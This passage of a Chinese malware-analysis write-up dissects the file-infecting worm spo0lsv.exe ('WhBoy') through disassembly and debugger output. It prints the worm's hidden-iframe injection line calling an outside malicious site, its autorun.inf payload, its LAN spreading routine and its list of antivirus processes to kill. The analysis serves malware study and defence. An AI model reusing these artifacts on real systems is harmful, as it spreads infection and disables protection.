




12) 如果恶意程序进程没有在执行，那么重新执行系统目录下的恶意程序。

13. sub_40D18C —— 程序的恶意行为：感染受害者主机的文件

sub_40D18C 函数为恶意程序的主要功能模块，跟入该函数，发现调用三个函数：



sub_40A5B0

1) 第一个函数 sub_40A5B0 主要功能是创建一个线程：

```
0040A5B0
0040A5B0
0040A5B0
0040A5B0 sub_40A5B0 proc near
0040A5B0 push    ecx
0040A5B1 push    esp             ; lpThreadId
0040A5B2 push    0               ; dwCreationFlags
0040A5B4 push    0               ; lpParameter
0040A5B6 push    offset sub_40A48C ; lpStartAddress
0040A5BB push    0               ; dwStackSize
0040A5BD push    0               ; lpThreadAttributes
0040A5BF call    j_CreateThread_0
0040A5C4 pop     eax
0040A5C5 retn
0040A5C5 sub_40A5B0 endp
0040A5C5
```

- 跟入线程的代码块，此处的代码会先获取磁盘目录

```
004075C2
004075C2 loc_4075C2:
004075C2 lea     ebx, [esi+41h]
004075C5 lea     eax, [ebp+var_8]
004075C8 mov     edx, ebx
004075CA call    unknown_libname_6 ; Delphi2006/BDS2006 Visu
004075CF mov     edx, [ebp+var_8]
004075D2 lea     eax, [ebp+var_4]
004075D5 mov     ecx, offset loc_40764C
004075DA call    @@LStrCat3        ; __linkproc__ LStrCat3
004075DF mov     eax, [ebp+var_4]
004075E2 call    @@LStrToPChar     ; __linkproc__ LStrToPChar
004075E7 push    eax               ; lpRootPathName
004075E8 call    j_GetDriveTypeA ; 获取主机磁盘目录
004075ED cmp     ax, 3
004075F1 jz      short loc_4075FF
```

- 接下来的主要功能集中在函数 sub_409348 中


```
0040A549 call    @@LStrCat         ; __linkproc__ LStrCat
0040A54E mov     eax, [ebp+var_20]
0040A551 call    sub_409348        ; 主要功能函数
```

```
0040A556
0040A556 loc_40A556:
0040A556 dec     ebx
0040A557 test    ebx, ebx
0040A559 jnz     loc_40A4C2
```

sub_409348

- 跟入函数 sub_409348 进行分析，该函数非常复杂，应该是整个恶意程序的主要功能模块，程序首先会遍历被感染主机，然后根据文件的格式进行不同的操作：

```
004093B2
004093B2 loc_4093B2:
004093B2 lea     eax, [ebp+var_178]
004093B8 mov     ecx, offset dword_40A1BC ; 字符串'*.*'
004093BD mov     edx, [ebp+var_4]
004093C0 call    @@LStrCat3        ; __linkproc__ LStrCat3
004093C5 mov     eax, [ebp+var_178]  字符串“C:\*.*”
004093CB lea     ecx, [ebp+var_164]
004093D1 mov     edx, 3Fh
004093D6 call    sub_407530        ; 查找指定文件
004093DB test    eax, eax
004093DD jnz     loc_40A118
```



- 对于文件夹的话，会在指定文件夹下创建 DeskTop.ini 文件，并且会对文件的创建时间进行校验，如果不是此时产生的，则对文件进删除。

```
004098F7 push    [ebp+var_4]
004098FA push    [ebp+var_158]
00409900 push    offset aDesktop__ini_1 ; "\\Desktop_.ini"
00409905 lea     eax, [ebp+var_228]
0040990B mov     edx, 3
00409910 call    @@LStrCatN      ; __linkproc__ LStrCatN
00409915 mov     eax, [ebp+var_228]
0040991B lea     edx, [ebp+var_8]
0040991E call    My_File_Read
00409923 lea     eax, [ebp+SystemTime]
00409929 push    eax             ; lpSystemTime; 获取文件创建时间
0040992A call    j_GetLocalTime
0040992F lea     edx, [ebp+var_22C]
00409935 movzx   eax, [ebp+SystemTime.wYear]
0040993C call    sub_40576C      ; 时间的格式转换函数
00409941 push    [ebp+var_22C]
00409947 push    offset dword_40A3D0
0040994C lea     edx, [ebp+var_230]
00409952 movzx   eax, [ebp+SystemTime.wMonth]
00409959 call    sub_40576C
0040995E push    [ebp+var_230]
00409964 push    offset dword_40A3D0
00409969 lea     edx, [ebp+var_234]
0040996F movzx   eax, [ebp+SystemTime.wDay]
00409976 call    sub_40576C      ; 时间格式转换
0040997B push    [ebp+var_234]
00409981 lea     eax, [ebp+var_C]
```

- 对于不同的文件，采用不同的操作，这些文件被分为两大类：

i. Exe, scr， fip, com,

ii. Html, asp, php, jsp, aspx


```
seg000:0040A414 dword_40A414    dd 'EXE', 0FFFFFFFFh, 3 ;
seg000:0040A420 dword_40A420    dd 'RCS', 0FFFFFFFFh, 3 ;
seg000:0040A42C dword_40A42C    dd 'FIP', 0FFFFFFFFh, 3 ;
seg000:0040A438 dword_40A438    dd 'MOC', 0FFFFFFFFh, 3 ;
seg000:0040A444 dword_40A444    dd 'mth', 0FFFFFFFFh, 4 ;
seg000:0040A450 aHtml           text "UTF-8", 'html',0  ;
seg000:0040A455                 align 4
seg000:0040A458                 dd 0FFFFFFFFh, 3
seg000:0040A460 dword_40A460    dd 'psa', 0FFFFFFFFh, 3 ;
seg000:0040A46C dword_40A46C    dd 'php', 0FFFFFFFFh, 3 ;
seg000:0040A478 dword_40A478    dd 'psj', 0FFFFFFFFh, 4 ;
seg000:0040A484 aAspx           text "UTF-8", 'aspx',0  ;
seg000:0040A489                 align 4
```

对于第一类文件，均调用函数 **sub_407F00** 进行处理，第二类文件则调用函数 **sub_4079CC** 进行处理

- 结合动态检测的结果，我们知道恶意程序会将所有的可执行文件都变成了同样的图标，而此处的代码正好会遍历被感染主机中的所有文件，那么此处应该就是恶意程序的核心恶意行为部分，由于不同的文件类型会调用不同的函数，我们来分别对上述的两个函数进行分析：

  a) 首先是 **sub_407F00**

  - 该函数首先对遍历到的文件名进行校验，看看是否是恶意程序本体



  - 然后将遍历到的文件读取到内存中

  - 接下来检查内存中该文件的数据是否包含字符串“WhBoy”，此处用于检测程序是否已经被感染，如果已经被感染，则不进行后面的感染操作，也就是说字符串“WhBoy”是程序感染的特征之一。

```
00407FDB
00407FDB loc_407FDB:                    ; 检查文件中是否包含字符串“WhBoy”
00407FDB mov     edx, [ebp+var_8]
00407FDE mov     eax, offset aWhboy ; "WhBoy"
00407FE3 call    @@LStrPos              ; __linkproc__ LStrPos
00407FE8 test    eax, eax
00407FEA jle     short loc_407FF9
```


- 用当前运行的恶意程序**替换**为遍历到的文件

```
00407FF9 loc_407FF9:                    ; dwFileAttributes
00407FF9 push    80h
00407FFE mov     eax, [ebp+var_4] ; 读取到的文件名
00408001 call    @@LStrToPChar    ; __linkproc__ LStrToPChar
00408006 mov     ebx, eax
00408008 push    ebx              ; lpFileName
00408009 call    j_SetFileAttributesA
0040800E push    1                ; dwMilliseconds
00408010 call    j_Sleep
00408015 push    0                ; bFailIfExists
00408017 push    ebx              ; lpNewFileName
00408018 lea     edx, [ebp+var_1E8]
0040801E xor     eax, eax
00408020 call    SysGet_Exe_Path ; 获取当前程序路径
00408025 mov     eax, [ebp+var_1E8]
0040802B call    @@LStrToPChar    ;   linkproc   LStrToPChar
00408030 push    eax              ; lpExistingFileName
00408031 call    j_CopyFileA
00408036 test    eax, eax
00408038 jnz     short loc_408047
```

- 接下来进行一个长的字符串拼接，一共 6 个字串拼接得到目标字符串，由于其中一个字符串是由被遍历的文件数据，一个系统函数和函数 sub_405534 处理得到。

```
00408047
00408047 loc_408047:                    ; ;
00408047 push    offset dword_40816C ; 字符串“WhBoy”
0040804C lea     edx, [ebp+var_1EC]
00408052 mov     eax, [ebp+var_4] ; 遍历到的文件的完整路径
00408055 call    sub_405534       ; 从路径中提取出文件名
0040805A push    [ebp+var_1EC]    ; 遍历的文件名
00408060 push    offset a_exe_0   ; ".exe"
00408065 push    offset dword_40818C ; 0x2h
0040806A mov     eax, [ebp+var_8] ; 内存中遍历的文件数据
0040806D call    unknown_libname_32 ; Delphi2006/BDS2006 Visual Compon
0040806D                            ; Delphi2006/BDS2006 Visual Component
00408072 lea     edx, [ebp+var_1F0]
00408078 call    sub_40576C
0040807D push    [ebp+var_1F0]
00408083 push    offset dword_408198   0x1h
00408088 lea     eax [ebp+var_10]
0040808B mov     edx, 6                6个字符串进行拼接
00408090 call    @@LStrCatN       ; __linkproc__ LStrCatN
```

- 用 OD 动态调试，查看到字符串，其中的？分别是 0x1h 和 0x2h，字符串中见的数字应该是文件的大小；所以，该字符的组成为：
”WhBoy” + 程序名称 + “.exe” + 0x1h + 源文件大小 + 0x2h




- 继续往下，就发现了整个恶意程序的核心功能，将被遍历文件的真实数据添加到“假的”被遍历的文件（此时被遍历的文件已经被恶意程序替换）后面，然后将上述拼接得到的字符串也添加到后面。

- 功能总结：系统的中的源文件被感染后变成了： 恶意程序+源文件+感染标记字符串


b) 接下来是函数 **sub_4079CC**

- 函数首先将被感染文件保存在内存中，然后调用一个解密函数对两个字符串进行了计算，





- 并且将字符串保存在遍历 var_8 中，用 OD 调试得到的字符串如下，可以发现该字符串是一个隐藏的 html 窗口代码，我们猜测改代码会在 html 文件中插入了恶意代码，能够隐蔽地访问恶意站点。

- 继续往下，程序会判断原始文件中是否已经包含这个恶意的 html 代码，以此来检测文件是否已经被感染，也就是代码 "<iframe src=http://www.ac86.cn/66/index.htm width="0" height="0"></iframe>" 是第二类文件的感染标记。




◆ 继续往下，发现往文件中写入恶意 html 代码的部分：





◆ 用 OD 调试得到相关的具体信息，发现恶意的 html 代码拼接了一个换行符“\n”和一个回车符“\r”；继续单步调试，能够验证 00407A90 处的函数为长度计算函数，因为该函数的参数是拼接后的恶意 html 代码，而计算后 eax 中的返回值正好是 0x4Ch (十进制 72)，正好是恶意代码的长度。




◆

sub_40C374

1) 跟入第二个函数 sub_40C374，
   - 该函数会设置一个定时器，定时执行 TimerFunc 处的代码：

```
0040C374
0040C374
0040C374
0040C374 sub_40C374 proc near
0040C374 push    offset TimerFunc ; lpTimerFunc
0040C379 push    1770h            ; uElapse
0040C37E push    0                ; nIDEvent
0040C380 push    0                ; hWnd
0040C382 call    j_SetTimer
0040C387 mov     dword_40E2AC, eax
0040C38C retn
0040C38C sub_40C374 endp
0040C38C
```

- 进入该代码段进行分析，此处的代码会拼接两个字符串，一个是“C:\ setup.exe”，另一个是“C:\ autorun.inf”




```
0040BF84 lea     eax, [ebp+var_200]
0040BF8A mov     edx, [ebp+var_4]
0040BF8D mov     dl, [edx+ebx-1]
0040BF91 call    unknown_libname_6 ; Delhi2006/BDS2006 Visual Component Library
0040BF96 mov     edx, [ebp+var_200]
0040BF9C lea     eax, [ebp+var_C]
0040BF9F mov     ecx, offset aSetup_exe_0 ; ":\\setup.exe"
0040BFA4 call    @@LStrCat3       ; __linkproc__ LStrCat3
0040BFA9 lea     eax, [ebp+var_204]
0040BFAF mov     edx, [ebp+var_4]
0040BFB2 mov     dl, [edx+ebx-1]
0040BFB6 call    unknown_libname_6 ; Delhi2006/BDS2006 Visual Component Library
0040BFBB mov     edx, [ebp+var_204]
0040BFC1 lea     eax, [ebp+var_8]
0040BFC4 mov     ecx, offset aAutorun_inf ; ":\\autorun.inf"
0040BFC9 call    @@LStrCat3       ; __linkproc__ LStrCat3
0040BFCE mov     eax, [ebp+var_C]
```

- 继续往下，会检查这两个文件的创建时间是否一致，如果时间不一致则将当前程序复制到“C:\ setup.exe”；如果时间一致，则会检查当前程序是否是“C:\ setup.exe”

```
0040BFDE lea     edx, [ebp+var_208]
0040BFE4 xor     eax, eax
0040BFE6 call    @ParamStr
0040BFEB mov     eax, [ebp+var_208]
0040BFF1 lea     edx, [ebp+var_10]
0040BFF4 call    sub_40BD34
0040BFF9 lea     edx, [ebp+var_14]
0040BFFC mov     eax, [ebp+var_C]
0040BFFF call    sub_40BD34
0040C004 mov     eax, [ebp+var_10]
0040C007 mov     edx, [ebp+var_14]
0040C00A call    @@LStrCmp        ; 检查此运行的程序是否是 C:\setup.exe
0040C00F jz      loc_40C0FF
```

- 如果不是，则删除“C:\ setup.exe”



- 接下来将源程复制到 C 盘根目录并重命名为“C:\ setup.exe”

```
0040C041
0040C041 loc_40C041:             ; bFailIfExists
0040C041 push    0
0040C043 lea     eax, [ebp+var_20C]
0040C049 mov     edx, [ebp+var_4]
0040C04C mov     dl, [edx+ebx-1]
0040C050 call    unknown_libname_6 ; Delphi2006/BDS2006 Visual Component Library
0040C055 lea     eax, [ebp+var_20C]
0040C05B mov     edx, offset aSetup_exe_0 ; ":\\setup.exe"
0040C060 call    @@LStrCat       ; __linkproc__ LStrCat
0040C065 mov     eax, [ebp+var_20C]
0040C06B call    @@LStrToPChar   ; __linkproc__ LStrToPChar
0040C070 push    eax             ; lpNewFileName
0040C071 lea     edx, [ebp+var_210]
0040C077 xor     eax, eax
0040C079 call    @ParamStr       ; 获取当前程序的执行路径
0040C07E mov     eax, [ebp+var_210]
0040C084 call    @@LStrToPChar   ; __linkproc__ LStrToPChar
0040C089 push    eax             ; lpExistingFileName
0040C08A call    j_CopyFileA
0040C08F test    eax, eax
0040C091 jnz     short loc_40C0FF
```

- 进行上述的程序复制后，会再进行一次时间校验，如果满足条件则跳转到 0040C10F 中，该部分应该是进行 inf 文件内容的检查，对比的内容是 "[AutoRun]\r\nOPEN=setup.exe\r\nshellexecute=setup.exe\r\nshell\Auto\command=setup.exe\r\n")

```
0040C10F lea     edx, [ebp+var_18]
0040C112 mov     eax, [ebp+var_8] ;  C:\autorun.inf
0040C115 call    sub_40BD34      ; 猜测该函数从inf文件中读取其中的内容
0040C11A mov     eax, [ebp+var_18]
0040C11D mov     edx, offset aAutorunOpenSet ; "[AutoRun]\r\nOPEN=setup.exe\r\nshellexe"
0040C122 call    @@LStrCmp       ; __linkproc__ LStrCmp
0040C127 jz      loc_40C239
```

- 如果内容不满足条件，则将原来的 inf 文件删除：

```
0040C13A . 8BF0          mov esi,eax
0040C13C . 56            push esi                          FileName = "C:\autorun.inf"
0040C13D . E8 728AFFFF   call <jmp.&kernel32.SetFileAttribu SetFileAttributesA
0040C142 . 56            push esi                          FileName = "C:\autorun.inf"
0040C143 . E8 BC89FFFF   call <jmp.&kernel32.DeleteFileA>  DeleteFileA
0040C148 . 85C0          test eax,eax
```

- 然后创建一个新的 inf 文件，并且将刚刚用于对比的内容写入到 inf 文件中：

```
0040C154 . E9 42010000   jmp spo0lsv.0040C29B
0040C159 > 6A 00         push 0x0                          hTemplateFile = NULL
0040C15B . 6A 00         push 0x0                          Attributes = 0
0040C15D . 6A 02         push 0x2                          Mode = CREATE_ALWAYS
0040C15F . 6A 00         push 0x0                          pSecurity = NULL
0040C161 . 6A 00         push 0x0                          ShareMode = 0
0040C163 . 68 00000040   push 0x40000000                   Access = GENERIC_WRITE
0040C168 . 56            push esi                          FileName = "C:\autorun.inf"
0040C169 . E8 8689FFFF   call <jmp.&kernel32.CreateFileA>  CreateFileA

mov     edx, offset aAutorunOpenSet  "[AutoRun]\r\nOPEN=setup.exe\r\nshell
lea     eax, [ebp+var_1E4]
call    sub_404260
```

```
00404260
00404260 sub_404260 proc near
00404260 xor     ecx, ecx
00404262 call    @@WriteLString  ; __linkproc__ WriteLString
00404267 retn
00404267 sub_404260 endp
00404267
```

- 接下来再将 setup.exe 与 autorun.inf 得属性设为隐藏。

```
0040C253 mov     edx, offset aSetup_exe_0 ; ":\\setup.exe"
0040C258 call    @@LStrCat       ; __linkproc__ LStrCat
0040C25D mov     eax, [ebp+var_21C]
0040C263 call    @@LStrToPChar   ; __linkproc__ LStrToPChar
0040C268 push    eax             ; lpFileName
0040C269 call    j_SetFileAttributesA
0040C26E push    7               ; dwFileAttributes
0040C270 mov     eax, [ebp+var_8]
0040C273 call    @@LStrToPChar   ; __linkproc__ LStrToPChar
0040C278 push    eax             ; lpFileName
0040C279 call    j_SetFileAttributesA
```

- 此函数 sub_40C374 的主要功能分析基本结束

sub_40BACC

1) 再跟入函数 sub_40BACC
   a) 该函数的组成较为简单，主要调用了一个随机数生成函数和函数 sub_403C00

```
0040BAEA mov     byte_40F7A5, 1
0040BAF1 call    @Randomize
0040BAF6 test    bx, bx
0040BAF9 jbe     short loc_40BB16
```

```
0040BAFB
0040BAFB loc_40BAFB:
0040BAFB push    0
0040BAFD push    0
0040BAFF lea     eax, [ebp+var_4]
0040BB02 push    eax
0040BB03 mov     ecx, offset sub_40BA8C
0040BB08 xor     edx, edx
0040BB0A xor     eax, eax
0040BB0C call    sub_403C00
0040BB11 dec     bx
```

   b) 跟入函数 sub_403C00，发现该函数会创建一个进程:

```
00403C16 mov     [eax], edi
00403C18 mov     edx, [ebp+arg_8]
00403C1B mov     [eax+4], edx
00403C1E mov     byte_40F035, 1
00403C25 mov     edx, [ebp+lpThreadId]
00403C28 push    edx             ; lpThreadId
00403C29 mov     edx, [ebp+dwCreationFlags]
00403C2C push    edx             ; dwCreationFlags
00403C2D push    eax             ; lpParameter
00403C2E mov     eax, offset @System@_16780 ; System::_16780
00403C33 push    eax             ; lpStartAddress
00403C34 push    esi             ; dwStackSize
00403C35 push    ebx             ; lpThreadAttributes
00403C36 call    j_CreateThread
```

   c) 直接跟如该进程的地址并不能发现有用的信息，其中用动态的方式调用了一个函数 call edx;　用 OD 进行下段查看函数的地址为 0040BA8C:

```
00403BCB call    @System@_16694  ; System::_16694
00403BD0 push    ebp
00403BD1 xor     ecx, ecx
00403BD3 push    offset @System@_16754 ; System::_16754
00403BD8 mov     edx, fs:[ecx]
00403BDB push    edx
00403BDC mov     fs:[ecx], esp
00403BDF mov     eax, [ebp+lpThreadParameter]
00403BE2 mov     ecx, [eax+4]
00403BE5 mov     edx, [eax]
00403BE7 push    ecx
00403BE8 push    edx
00403BE9 call    sub_402540
00403BEE pop     edx
00403BEF pop     eax
00403BF0 call    edx
00403BF2 xor     edx, edx
00403BF4 pop     ecx
00403BF5 mov     fs:[edx], ecx
```

```
00403BE8  .  52          push edx                    spo0lsv.0040BA8C
00403BE9  .  E8 52E9FFFF call spo0lsv.00402540
00403BEE  .  5A          pop edx                     01EBFFC4
00403BEF  .  58          pop eax                     01EBFFC4
00403BF0  .  FFD2        call edx                    spo0lsv.0040BA8C
00403BF2  .  31D2        xor edx,edx                 spo0lsv.0040BA8C
00403BF4  .  59          pop ecx                     01EBFFC4
00403BF5  .  64:890A     mov dword ptr fs:[edx],ecx
00403BF8  .  59          pop ecx                     01EBFFC4
edx=0040BA8C (spo0lsv.0040BA8C)
```

d) 跟入该地址 0040BA8C，该地址块代码调用函数 sub_40B864

```
0040BAA2 mov     eax, off_40A610
0040BAA7 call    unknown_libname_5 ; Delphi2006/BDS2006 Visual Component Library
0040BAAC call    sub_40B864
0040BAB1 xor     eax, eax
```

e) 跟入函数 sub_40B864，发现该函数会将恶意代码在内网进行传播

```
0040B8A7 mov     eax, [ebp+var_4]
0040B8AA call    sub_40B520
0040B8AF push    6               ; protocol
0040B8B1 push    1               ; type
0040B8B3 push    2               ; af
0040B8B5 call    j_socket
0040B8BA mov     ebx, eax
0040B8BC mov     [ebp+name.sa_family], 2
0040B8C2 push    8Bh             ; hostshort
0040B8C7 call    j_htons         ; 将16位主机字符顺序转换成网络字符顺序
0040B8CC mov     word ptr [ebp+name.sa_data], ax
0040B8D0 mov     eax, [ebp+var_4]
0040B8D3 mov     eax, [eax+14h]
0040B8D6 call    @@LStrToPChar   ; __linkproc__ LStrToPChar
0040B8DB push    eax             ; cp
0040B8DC call    j_inet_addr     ; 将网络地址转换成二进制数据
0040B8E1 mov     dword ptr [ebp+name.sa_data+2], eax
0040B8E4 push    10h             ; namelen
0040B8E6 lea     eax, [ebp+name]
0040B8E9 push    eax             ; name
0040B8EA push    ebx             ; s
0040B8EB call    j_connect       ; 与目标主机创建TCP连接
0040B8F0 inc     eax
0040B8F1 jz      short loc_40B947
) 0000B8EB 0040B8EB: sub_40B864+87
```

14. sub_40D088 —— 设置定时器进行程序执行和驻留

接下来分析函数 sub_40D088

1) 该函数内部会多次调用定时器执行代码块：

   sub_40CEE4

   sub_40D040

   sub_40D048

   sub_407430

   sub_40CC4C

sub_40C728

```
0040D096 loc_40D096:                     ; lpTimerFunc
0040D096 push    offset sub_40CEE4
0040D09B push    3E8h                    ; uElapse
0040D0A0 push    0                       ; nIDEvent
0040D0A2 push    0                       ; hWnd
0040D0A4 call    j_SetTimer              ; 定时器，每隔一段时间运行某个程序
0040D0A9 mov     dword_40E2B0, eax
0040D0AE push    offset sub_40D040       ; lpTimerFunc
0040D0B3 push    124F80h                 ; uElapse
0040D0B8 push    0                       ; nIDEvent
0040D0BA push    0                       ; hWnd
0040D0BC call    j_SetTimer
0040D0C1 mov     dword_40E2B4, eax
0040D0C6 push    offset sub_40D048       ; lpTimerFunc
0040D0CB push    2710h                   ; uElapse
0040D0D0 push    0                       ; nIDEvent
0040D0D2 push    0                       ; hWnd
0040D0D4 call    j_SetTimer
0040D0D9 mov     uIDEvent, eax
0040D0DE push    offset sub_407430       ; lpTimerFunc
0040D0E3 push    1770h                   ; uElapse
0040D0E8 push    0                       ; nIDEvent
0040D0EA push    0                       ; hWnd
0040D0EC call    j_SetTimer
```

2) 第一个代码块 sub_40CEE4 的功能：

a) 该处的代码会先进行调用函数 sub_406E2C 创建进程

```
0040CEF6 mov     fs:[eax], esp
0040CEF9 call    sub_406E2C
0040CEFE lea     eax, [ebp+var_8]
0040CF01 call    sub_4053AC
0040CF06 push    [ebp+var_8]
0040CF09 push    offset aDrivers_1 ; "drivers\\"
0040CF0E push    offset aSpo0lsv_exe_1 ; "spo0lsv.exe"
```

```
00406E2C
00406E2C sub_406E2C proc near
00406E2C push    ecx
00406E2D push    esp                     ; lpThreadId
00406E2E push    0                       ; dwCreationFlags
00406E30 push    0                       ; lpParameter
00406E32 push    offset sub_4061B8       ; lpStartAddress
00406E37 push    0                       ; dwStackSize
00406E39 push    0                       ; lpThreadAttributes
00406E3B call    j_CreateThread_0
00406E40 pop     edx
00406E41 retn
00406E41 sub_406E2C endp
00406E41
```

- 该进程的代码地址处首先进行提权操作，然后重复相同的代码功能——即在当前的进程中搜索众多的进程：

```
0040622C
0040622C loc_40622C:
0040622C lea     eax, [ebp+var_70]
0040622F mov     edx, esi
00406231 mov     ecx, 65h
00406236 call    unknown_libname_10 ; Delphi2006/BDS2006 Visual Component Library
0040623B mov     edx, [ebp+var_70]
0040623E mov     eax, offset dword_4069C8
00406243 call    @@LStrPos              ; __linkproc__ LStrPos
00406248 test    eax, eax
0040624A jz      short loc_406258
```

```
0040624C push    0                       ; lParam
0040624E push    0                       ; wParam
00406250 push    12h                     ; Msg
00406252 push    ebx                     ; hWnd
00406253 call    j_PostMessageA
```

- 对相关的地址数据进行查看，发现这些进程均为杀毒进程：

```
004069D8 56 69 72 75 73 53 63 61 6E 00 00 00 FF VirusScan...
004069E8 05 00 00 00 4E 4F 44 33 32 00 00 00 FF ▯...NOD32...
004069F8 04 00 00 00 CD F8 EF DA 00 00 00 00 FF ▯...网镖....
00406A08 04 00 00 00 C9 B1 B6 BE 00 00 00 00 FF ▯...杀毒....
00406A18 04 00 00 00 B6 BE B0 D4 00 00 00 00 FF ▯...毒霸....
00406A28 04 00 00 00 C8 F0 D0 C7 00 00 00 00 FF ▯...瑞星....
00406A38 04 00 00 00 BD AD C3 F1 00 00 00 00 FF ▯...江民....
00406A48 08 00 00 00 B3 AC BC B6 CD C3 D7 D3 00 ▯...超级兔子....
00406A58 FF FF FF FF 08 00 00 00 D3 C5 BB AF B4         ▯...优化大师
00406A68 00 00 00 00 FF FF FF FF 0A 00 00 00 C4 ....        ....
00406A78 C7 E5 B5 C0 B7 F2 00 00 FF FF FF FF 0A 清道夫..        ....
00406A88 C4 BE F1 52 C7 E5 B5 C0 B7 F2 00 00 FF 木馬清道夫..
